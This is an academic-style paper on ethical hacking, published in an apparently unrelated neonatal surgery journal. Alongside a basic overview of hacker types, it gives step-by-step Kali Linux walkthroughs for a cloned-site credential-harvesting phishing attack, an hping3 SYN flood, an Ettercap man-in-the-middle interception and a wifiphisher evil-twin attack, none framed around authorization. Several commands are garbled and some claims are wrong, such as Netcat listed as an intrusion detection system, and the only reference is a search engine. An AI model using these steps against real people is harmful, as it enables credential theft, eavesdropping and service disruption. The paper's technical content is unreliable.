Journal of Neonatal Surgery
ISSN(Online): 2226-0439
Vol. 14, Issue 28s (2025)
https://www.jneonatalsurg.com

Ethical Hacking and Hacking Attacks

Divyaraj Makwana[1], Rutvik Jadav[2], Rudra Panchal[3], Viral Mehta[4], Rushali Jadav[5], Prof. Hardik Parmar[6]

[1]Email ID: makwanadivyaraj440@gmail.com, [2]Email ID: rutwikjadav143@gmail.com,
[3]Email ID: rudrapanchal10902@gmail.com, [4]Email ID: viralmehta272001@gmail.com
[5]Email ID: jrushali13@gmail.com
[*6]Email ID: hardik.parmar26611@paruluniversity.ac.in
[*]Corresponding author:
Divyaraj Makwana
Email ID: makwanadivyaraj440@gmail.com

.Cite this paper as: Divyaraj Makwana, Rutvik Jadav, Rudra Panchal, Viral Mehta, Rushali Jadav, Prof. Hardik Parmar, (2025) Ethical Hacking and Hacking Attacks. *Journal of Neonatal Surgery*, 14 (28s), 940-945.

ABSTRACT

Nowadays, as all the information is available online, a large number of users are accessing it. Some of them use this information to gain knowledge, while others use it to learn how to destroy or steal data from websites or databases without the knowledge of the owner. The purpose of this paper is to explain what hacking is, who hackers are, what ethical hacking is, the code of conduct for ethical hackers, and the need for them. All techniques are performed on the Linux operating system known as Kali Linux. Furthermore, the paper covers some basic hacking attacks including MiTM Attack (Man in The Middle Attack), Phishing Attack, and DoS Attack (Denial of Service Attack). Additionally, it covers what Wi-Fi is, the techniques used for Wi-Fi protection, and the methods used by hackers to hack Wi-Fi passwords.

1. INTRODUCTION


HACKERS. In today's world, the size of the internet is growing at a very fast rate, and a large amount of data is moving online. Therefore, data security is a major issue. The internet has led to an increase in the digitization of various processes like banking, online transactions, online money transfers, and the sending and receiving of various forms of data, thus increasing the risk to data security. Nowadays, a large number of companies, organizations, banks, and websites are targeted by various types of hacking attacks by hackers. Generally, after hearing the term “hacker,” everyone thinks of the bad guys who are computer experts with bad intentions, who try to steal, leak, or destroy someone's confidential or valuable data without their knowledge. They are persons with high computer skills who try to break into someone else's security to gain access to their personal information, but it is not always like that. To overcome the risk of being hacked, companies employ ethical hackers in the industry, who are also computer experts like hackers but with good intentions. These are persons who try to protect online data from various hacking attacks and ensure it remains secure for the owner.

What is Hacking?

Hacking is the process of finding weak links or loopholes in computer systems or networks and exploiting them to gain unauthorized access to data or to alter the features of the target system. It involves modifications to hardware, software, or networks to accomplish goals that are not aligned with the user's intended purpose.

Hackers

The term “hacker” in popular media is used to describe someone who breaks into someone else's security using bugs and exploits, or uses his expert knowledge to act productively or maliciously. Hackers are computer experts in both hardware and software. A hacker is a computer enthusiast and master of programming languages, security, and networks.



1. White Hat Hackers

2. Black Hat Hackers

3. Grey Hat Hackers

1. White Hat Hackers

A white hat hacker is a computer security specialist who breaks into and finds loopholes in the protected networks or computer systems of an organization or company and corrects them to improve security. White hat hackers use their skills and knowledge to protect organizations before malicious hackers can exploit vulnerabilities and cause harm. They are authorized professionals in the industry; although the methods they use are similar to those of malicious hackers, they have permission from the organization or company to do so.

2. Black Hat Hackers

A black hat hacker, also known as a “cracker,” is a computer hardware and software expert who breaks the security of systems with malicious intent, such as stealing or damaging important confidential information, compromising the security of large organizations, or shutting down or altering the function of websites and networks. They violate computer security for personal gain. These individuals typically want to prove their extensive knowledge of computers and commit various cybercrimes, such as identity theft, credit card fraud, etc.

3.Grey Hat Hackers

A grey hat hacker is a computer hacker or security expert who sometimes violates laws but does not have any malicious intentions like black hat hackers. The term “grey hat” is derived from the concepts of black and white hats; white hat hackers find vulnerabilities in computer systems or networks and do not disclose them until they are fixed, while black hat hackers illegally exploit systems or networks to find vulnerabilities and then tell others how to do so. Grey hat hackers represent a middle ground between white hat hackers who operate to maintain system security and black hat hackers who operate maliciously to exploit computer systems.

Reconnaissance

This is the process of finding vulnerabilities in a computer system, which means identifying areas that are left vulnerable. At the end of the reconnaissance phase, the hacker has gathered a significant amount of information that can be used to construct a promising attack on the target system.

Scanning

Before the attack, the hacker wants to know which systems are up, what applications are used, and what versions of the applications are running. In the scanning phase, the hacker searches for all open, as well as closed, ports to find a way to enter the system. The information gathered during the reconnaissance phase is then used to examine the network, employing tools like dialers and port scanners.

Gaining Control

This is the real part of the hacking procedure where the information gathered in the previous two phases is used to enter and take control of the target system, either through the network or physically. This phase is called “Owning the System.”

Maintaining Access

After gaining entry into the system in the previous step, the hacker maintains access for future attacks and makes changes in the system in such a way that no other security personnel or hacker can gain entry into the compromised system. This situation is where the attacked system is known as the “Zombie System.”

Log Clearing

This is the technique of removing any leftover log files or any other types of evidence on the hacked system, from which the hacker could be caught. There are various tools in ethical hacking techniques that can help trace a hacker, such as penetration testing tools.

Ethical Hacking

Ethical hacking is a branch of information security. It is a type of hacking performed by an individual or a company which helps in finding threats and loopholes in the computer system or network security of an organization. The techniques or methods used in ethical hacking are very similar to those of malicious hacking, but the difference is that they are legal and used in a productive manner. The information gained from ethical hacking is used to maintain system security and to prevent the system from any further potential attacks.

Ethical Hackers

They are the paid professionals. As mentioned earlier, they are computer experts who hack into computer systems or networks and correct or fix all the security issues before they are noticed by malicious hackers who try to break in or act maliciously.

The Code of Ethical Hacker

- Identifying and determining the confidentiality and privacy of the data of any organization before hacking, and ensuring that no rules or regulations are violated.
- Maintaining transparency with the client or owner of the organization before and after hacking.
- The intentions of an ethical hacker must be very clear: not to harm the client or organization.
- After hacking, do not disclose the private or confidential findings to others.

Need of Ethical Hackers in The Industry

Since every organization has its own confidential information which can be hacked or damaged by malicious hackers, organizations hire ethical hackers to ethically hack their own systems, find flaws or loopholes in their systems, and correct them before any hacker can exploit them. Additionally, it is necessary to know Linux operating systems and their use in performing hacking attacks.

Linux Operating Systems

As the name suggests, an operating system is just like Windows or Mac. An operating system is an interface between the user and the computer hardware; it manages all the hardware resources available on a computer. In a computer system, an OS is required for the functioning of various applications. Unlike Microsoft Windows and Mac operating systems, Linux is an open-source operating system distributed under an open-source license. It is more secure than Windows and has very few viruses known to harm it. Some of the Linux operating systems are Ubuntu, Kali Linux, Fedora, Linux Mint, etc.

Phishing

Phishing is a cyber-attack or online fraud in which the hacker attempts to gain private or secret information from the victim, such as passwords, login information, credit card numbers, email IDs, online banking PIN numbers, etc. It is carried out by sending fake emails or creating fake websites that look very similar to the original ones.

Steps For Performing Phishing on Kali Linux

1. Open the terminal in Kali Linux and type setoolkit and press Enter.
2. After that, press “y” and enter.
3. Now select 1. Social Engineering Attacks.
4. Next, select 2. Website Attack Vectors and press Enter.
5. Now select 3. Credential Harvester Attack Method.
6. After this, select 2. Site Cloner.
7. When prompted for the IP address, open a new terminal window, type ifconfig, copy the inet address, paste it into the previous window, and press Enter.
8. It will take some time to clone the website.
9. After the process completes, open a new terminal window and navigate to the www directory using the command cd /var/www.

10. There you will see a file similar to Harvester_2016-01-01 10:37: 25.332885.txt; then, enter the command cat Harvester_2017-03-20\ 10:37: 25.332885.txt in the terminal window.
11. After entering the previous command, the email ID and password of the victim who entered on the cloned website will be displayed. All these steps work on the local computer system or on devices connected via LAN to your computer system, and the Apache2 server must be configured.

Denial of Service (DoS)

Denial of Service (DoS) is a type of cyberattack in which the attacker’s aim is to make a machine, website, or network resource unavailable to its end users temporarily or for an indefinite period, thereby disrupting the services of a host connected to the internet. This attack is essentially carried out by flooding the target website, server, or machine with a very large number of requests, causing it to become overloaded; therefore, the target is unable to fulfill most or all of the requests. DoS attacks can last for days, weeks, or even months. The attacker's speed in sending requests to the target server or website is extremely high, in the range of several hundred Mbps or Gbps.

Steps For DoS Attack on Kali Linux

1. Open the terminal in Kali Linux and type the command: hping3 –c 100000 –d 120 –S –w 64 –p 2 flood –rand-source [address of the target website] and press Enter.

In the above command, the meaning of the different parameters is as follows:

- hping3 is the name of the application binary.
- -S means sending SYN packets only.
- -w 64 sets the TCP window size.
- –rand-source means using random source IP addresses.

2. After entering the command, the DoS attack will start. To observe the attack, open a new terminal and type tshark and press Enter; you will be able to see how packets are sent to the target.
3. To stop the attack, press Ctrl+C in the DoS attack terminal window. After that, you will be able to see how many packets were sent. This is only a tutorial; therefore, it will not shut down any website or server, as the request packet sending speed required would be very high, and modern firewalls block this type of attack.

Man in the Middle Attack

A Man in the Middle (MiTM) attack is one in which the attacker attempts to intercept the communication between two parties or devices, thereby gaining access to all the information exchanged between them. Although it appears as an original connection, the attacker makes independent connections with both victims, allowing access to the information in between, and can alter it. Here, the MiTM attack is demonstrated in Kali Linux using the Ettercap Tool.

MiTM Attack on Kali Linux

1. Open the terminal and type the command: echo 1 >> /proc/sys/net/ipv4/ip_forward and press Enter.
2. Next, enter the command: leafpad /etc/Ettercap/Ettercap.conf and press Enter. A window will open, and in this window you will find the line ec_uid = 65534 #nobody as the default. Then, click on the “Search” option in the toolbar and select “Find.”
3. In the Find column, search for “iptables.” After the search, you will see these two lines: #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %por REDIRECT --to-port %rport" #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %por REDIRECT --to-port %rport"
4. Uncomment both lines by removing the “#” symbol, then close the leafpad file and click “Save Changes.”
5. Type -G and press Enter. The Ettercap tool will start.
6. In the Ettercap tool, click on the “Sniff” option, then select “Unified Sniffing.” A dialog box will appear; select eth0 and click “OK.”
7. Click on the “Hosts” option, then select “Scan for Hosts.” You will see a list of host devices connected along with their IP addresses.
8. Click on the IP address of the router and click “Add to Target 1,” then click on the IP address of the victim and click “Add to Target 2.”
9. A dialog will open; click on “Sniff Remote Connections” and then click “OK.”

10. Next, go to the “Start” option and click on “Start Sniffing.” You have now successfully started the MiTM attack.

To view the victim's URL activities, open a new terminal window and enter the command: driftnet eth0 A driftnet window will open where you can see the images of the websites visited by the victim.

Wi-Fi

Wi-Fi stands for Wireless Fidelity. It is a technology that uses radio waves to provide wireless network connectivity to various devices within its range. The range of Wi-Fi depends on the routers.

Now, the three main techniques used for Wi-Fi protection are WEP (Wired Equivalent Privacy), WPA (Wi-Fi Protected Access), and WPA2 (Wi-Fi Protected Access 2). WEP was once the most used technique for protecting Wi-Fi, but nowadays it is no longer used because it is a very weak security standard. That is why WPA and WPA2 security protocols are now used; in WPA2, a 256-bit encryption key is used for protection.

Methods Used to Hack Wi-Fi Routers

Earlier, hackers used various methods for hacking Wi-Fi passwords, such as a dictionary attack, in which a very large file is prepared containing possible passwords or combinations of several letters, numbers, and special characters. This file is then used to hack the Wi-Fi password by trying each combination—a process carried out by computer software that consumes a lot of time and has a very low success rate.

Another attack used by hackers is the brute force attack, in which all possible characters in uppercase, lowercase, and all numbers are provided to the computer, and the system itself generates various combinations and tries them in the password field to gain access. However, this attack is very slow and fails when special characters are involved. Therefore, nowadays hackers use a completely new method of hacking Wi-Fi passwords known as Wi-Fi Phishing. This technique works by hacking the password of any Wi-Fi encrypted security system. In this technique, the hacker blocks the connection from the original Wi-Fi router and creates an evil twin or a rogue Wi-Fi hotspot with the same name. When the user attempts to connect to the Wi-Fi, it connects to the fake network, and a page prompts on the user's screen stating that a firmware update is available.

Steps For Performing Wi-Fi Phishing

1. Open the terminal in Kali Linux and download the Wi-Fi Phisher module using the command: git clone https://github.com/sophron/wifiphisher.git
2. Navigate to the Wi-Fi Phisher directory using the command:
3. cd wifiphisher-.1.1
4. After that, it will show that hostapd is not installed and ask whether to install it. Press “y” and then press Enter. After that, enter the command: python wifiphisher.py and press Enter.
5. Once the list is displayed, press Ctrl+C.
6. Then, it will ask you to choose the number of the AP you want to copy. Enter the corresponding number of your target Wi-Fi from the list and press Enter. As soon as you press Enter, the target Wi-Fi gets attacked and cloned.
7. Now, when users try to re-authenticate, they will be connected to the cloned Wi-Fi router, and a page will prompt on their screen stating that a firmware update is available.

The Tools Used by The Ethical Hackers

Port Scanners

- Nmap, Angry IP Scanner, Nikto, Unicornscan, Autoscan.

Packet Sniffers

- Wireshark, TCPdump, Ettercap, Dsniff, EtherApe.

Vulnerability Exploitation

- Metasploit, Sqlmap, Sqlninja, Social Engineer Toolkit, Netsparker, BeEF, Dradis.

Vulnerability Scanners

- Nessus, OpenVAS, Nipper, Retina, QualysGuard, Nexpose.

Hacking Operating Systems

- BackTrack 5r3, Kali Linux, SELinux, Knoppix, BackBox Linux, Pentoo, Matriux, Krypton, NodeZe.

Intrusion Detection Systems

- Snort, Netcat.

Conclusion

The whole world is moving towards the enhancement of technology and increased digitization of real-world processes, which in turn increases the risk to security. This paper described the workings of malicious hackers or crackers, who try to illegally break into security systems, and on the other hand, white hat hackers or ethical hackers, who strive to maintain security. In computer systems, hacking plays a vital role as it deals with both positive and negative aspects. Furthermore, this paper discussed the types, functioning, and various attacks performed by hackers. In conclusion, ethical hacking is a tool which, when properly utilized, can help in better understanding computer systems and improving security techniques.

REFERENCES

[1] www.google.com